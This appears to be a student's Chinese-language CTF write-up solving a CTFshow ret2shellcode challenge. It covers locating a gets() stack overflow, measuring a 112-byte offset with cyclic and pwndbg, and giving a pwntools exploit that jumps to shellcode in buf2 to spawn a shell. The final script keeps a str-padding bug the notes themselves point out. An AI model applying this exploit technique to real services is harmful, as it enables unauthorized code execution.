
60:

32位程序仅部分开启RELRO,其余保护全关,并且有可读,可写,可执行段
main:

gets函数,栈溢出漏洞
strncpy函数:它是 strcpy 的 "安全版本" ,允许指定最大拷贝字符数,防止缓冲区溢出。
char *strncpy(char *dest, const char *src, size_t n);
这里strncpy将s复制到buf2里:
查看buf2:

先读入 shellcode,然后控制程序执行 bss 段处的shellcode。
前提:buf2有可执行X的权限
动态查看:利用GDB查看(正确)
静态查看:IDA(shift+f7)(最好不要这么干,只反映了编译时的默认状态)
永远以程序跑起来后 GDB 里的真实内存为准,不要用 IDA 的静态属性去否定动态运行的结果。
pwndbg> b main(有问题)
Breakpoint 1 at 0x8048536: file ret2shellcode.c, line 8.
pwndbg> r
....

0x804a000这个
我的:
别人的:

?????为什么我的buf2没有X权限而别人有呢????
你看 vmmap 的“时机”不对
这是最容易导致误判的原因。你在什么时候看的 vmmap?
如果在 main 函数开头看 :有些程序的内存页权限是在运行过程中动态改变的,或者某些保护机制还没完全生效。
如果在崩溃后看 :程序 Segfault 崩溃后,进程可能已经处于半死状态,某些内存映射可能会被操作系统回收或改变属性。
正确姿势 :应该在 gets 读完输入之后、strncpy 执行完、 即将 leave; ret 返回的那一刻 打断点,此时敲 vmmap 看 buf2 所在的地址段,大概率就是 rwx。
打开 GDB/Pwndbg,在 main 函数的 retn 指令处下个断点:
b *0x0804xxxx # retn 的地址(必须加*)
r
# 发送 payload
当程序停在 retn 准备返回时,输入:
vmmap 0x0804a060 # 把 0x0804a060 换成你实际的 buf2 地址
确认padding(偏移量):
一.IDA:64h+4==104字节(有问题)
二.借助pwndbg/GDB动态调试确认offset:
方法一:纯 GDB + Pwndbg 手动测试(最直观)
1. 生成一段有规律的测试字符串
打开终端,使用 pwntools 的 cyclic 命令生成一段长度大于预期偏移(比如 150)的字符串:
cyclic 150
输出示例:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabma...
#注:这种字符串的特点是任意连续的 4 个字符在整个字符串中都是唯一的。
2. 用 Pwndbg 启动目标程序
在终端中使用 gdb 加载你的 pwn 题目:
gdb ./pwn
进入 gdb 后,你会看到 pwndbg 的界面。
3. 运行程序并输入测试字符串
在 pwndbg 中输入 run(或 r),程序会等待输入。将刚才生成的 150 个字符粘贴进去:
pwndbg> run
CTFshow-pwn can u pwn me here!!(进入交互)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabma...
4. 观察程序崩溃时的状态
因为输入过长,覆盖了返回地址,程序会发生段错误(Segmentation fault)。此时 pwndbg 会自动暂停,并打印出寄存器状态。
重点看两个地方:
EIP 寄存器的值 (32位程序的指令指针)。
栈顶 ESP 指向的内容 。
假设 pwndbg 输出如下:
Program received signal SIGSEGV, Segmentation fault.
...
EAX 0xffffd560
EBX 0xf7fc0000
ECX 0xffffffff
EDX 0xf7fc8980
EDI 0xf7fc0000
ESI 0x1
EBP 0x6261616a <--- 注意这里!EBP 也被覆盖了
ESP 0xffffd5b0
EIP 0x6261616b <--- 注意这里!EIP 被覆盖成了 'kaab' (小端序显示为 0x6261616b)
5. 使用 cyclic -l 计算偏移
在 pwndbg 中,你可以直接使用 cyclic -l 命令,传入覆盖到 EIP 的那 4 个字符(或者十六进制值):
方式 A:传入十六进制
pwndbg> cyclic -l 0x6261616b
112(输出)
方式 B:传入字符串 (注意大小端转换,0x6261616b 对应 ASCII 是 kaab)
pwndbg> cyclic -l kaab
112
结果:112 就是精确的偏移量! 这证明了从输入起点到返回地址刚好是 112 字节。

也可以手动数一下,EBP+EIP一共是38个字符

方法二:使用 Pwntools 脚本自动化测试(最高效)
创建一个 test_offset.py:
from pwn import *

context(arch='i386', os='linux', log_level='debug')

# 1. 生成长度为 200 的 cyclic 模式字符串
pattern = cyclic(200)

# 2. 用 gdb 启动程序
io = gdb.debug('./pwn', gdbscript='''
    continue
''')

# 3. 发送 pattern
io.sendline(pattern)

# 4. 等待程序崩溃
io.wait()
运行这个脚本:python test_offset.py。
程序崩溃后,GDB/Pwndbg 会停下来。此时你在 GDB 终端里直接敲:
pwndbg> cyclic -l $eip
Pwndbg 会自动读取当前 $eip 的值,并直接告诉你偏移量是 112 。
借助pwndbg查看反汇编:
pwndbg> disassemble main
这里IDA与动态调试存在矛盾:
s= byte ptr -64h
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
add     esp, 0FFFFFF80h
mov     eax, ds:stdout@@GLIBC_2_0
mov     dword ptr [esp+0Ch], 0 ; n
mov     dword ptr [esp+8], 2 ; modes
mov     dword ptr [esp+4], 0 ; buf
mov     [esp], eax      ; stream
call    _setvbuf
mov     eax, ds:stdin@@GLIBC_2_0
mov     dword ptr [esp+0Ch], 0 ; n
mov     dword ptr [esp+8], 1 ; modes
mov     dword ptr [esp+4], 0 ; buf
mov     [esp], eax      ; stream
call    _setvbuf
mov     dword ptr [esp], offset s ; "CTFshow-pwn can u pwn me here!!"
call    _puts
lea     eax, [esp+80h+s]
mov     [esp], eax      ; s
call    _gets
mov     dword ptr [esp+8], 64h ; 'd' ; n
lea     eax, [esp+80h+s]
mov     [esp+4], eax    ; src
mov     dword ptr [esp], offset buf2 ; dest
call    _strncpy
mov     dword ptr [esp], offset format ; "See you ~"
call    _printf
mov     eax, 0
leave
retn
; } // starts at 804852D
main endp
底层机制牵扯栈对齐,IDA的汇编代码表明112是正确的,无需细究,毕竟实践大于理论
payload = shellcode.ljust(112,'a') + p32(buf2_addr)
这句话貌似存在错误:
在 Python 3 中,Pwntools 的 shellcode 是 字节串(bytes) ,但你在 ljust 里传入的是 字符串(str) 'a'。Python 3 严格区分了文本(str)和二进制数据(bytes),不能混用。
只需要把 'a' 改成 b'a' (前面加个 b,表示 byte)即可:
payload = shellcode.ljust(112, b'a') + p32(buf2_addr)
shellcode.ljust(112, 'a') :这是使用 ljust 函数将 shellcode 字符串填充到长度为 112 的
字符串中,并用字母 'a' 填充剩余的空白部分。
===
shellcode = asm(shellcraft.sh())
lenth = len(shellcode)
print lenth
payload = shellcode + cyclic(112-lenth) + p32(buf2_addr)
核心:利用栈溢出跳转到buf2,借助strncpy函数将shellcode写入buf2,然后执行buf2的shellcode得到shell
exp:
from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show',28163)
buf2_addr = 0x804a080
shellcode = asm(shellcraft.sh())
payload = shellcode.ljust(112,'a') + p32(buf2_addr)
前半部分是作为padding,后面是目标地址
io.sendline(payload)
io.interactive()
io.sendline(payload) 这句话导致远程程序的数据被污染,随后远程程序自己执行到 retn(返回指令)时,EIP 被你篡改成了 0x804a080,从而“被迫”执行了 shellcode。(自动执行shellcode)